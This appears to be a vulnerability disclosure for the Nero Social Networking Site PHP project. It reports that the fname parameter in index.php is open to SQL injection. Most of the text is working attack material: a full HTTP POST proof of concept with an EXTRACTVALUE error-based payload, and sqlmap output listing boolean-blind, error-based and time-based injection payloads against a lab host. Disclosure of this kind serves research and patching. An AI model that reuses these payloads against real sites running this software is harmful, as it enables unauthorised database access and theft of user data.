zzZxby 3

3e8a5cf · 2 weeks ago

49 lines (32 loc) · 1.65 KB

Preview Code Blame Raw

Nero Social Networking Site

Sql injection

From

https://code-projects.org/nero-social-networking-site-in-php-with-source-code/


Points

index.php


Description

A SQL injection vulnerability was found in the Nero Social Networking Site In PHP With Source Code project of code-projects. The reason is that the parameters input by users are not filtered in the index.php interface, resulting in an injection vulnerability.

code



The parameters entered by the user are directly spliced into the SQL statement




poc

```
POST /index.php HTTP/1.1
Host: 10.211.55.4:8066
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://10.211.55.4:8066/index.php
Cookie: PHPSESSID=si8ae5b5mou1p6fl4op47jnc66
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0)
Gecko/20100101 Firefox/136.0
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://10.211.55.4:8066
Content-Length: 181

fname=xby'+AND+EXTRACTVALUE(3631,CONCAT(0x5c,(SELECT+
(database())),0x5c))+AND+'RrvT'='RrvT&lname=xby&login=xby&password2=xby&cpasswor
```

sqlmap


sqlmap-master — -zsh — 80×29
sqlmap identified the following injection point(s) with a total of 415 HTTP(s) requests:

Parameter: fname (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: fname=xby' RLIKE (SELECT (CASE WHEN (6792=6792) THEN 0x786279 ELSE 0x28 END)) AND 'aqNb'='aqNb&lname=xby&login=xby&password2=xby&cpassword=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign Up
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: fname=xby' AND EXTRACTVALUE(3631,CONCAT(0x5c,0x717a7a7071,(SELECT (ELT(3631=3631,1))),0x7176707071)) AND 'RrvT'='RrvT&lname=xby&login=xby&password2=xby&cpassword=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign Up
Type: time-based blind
Title: MySQL >= 5.0.12 RLIKE time-based blind
Payload: fname=xby' RLIKE SLEEP(5) AND 'XrCJ'='XrCJ&lname=xby&login=xby&password2=xby&cpassword=xby&address=admin&cnumber=1231212&propic=upload/p.jpg&email=122121@qq.com&gender=Female&month=04/15/2025&Submit=Sign Up
---
[11:53:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.1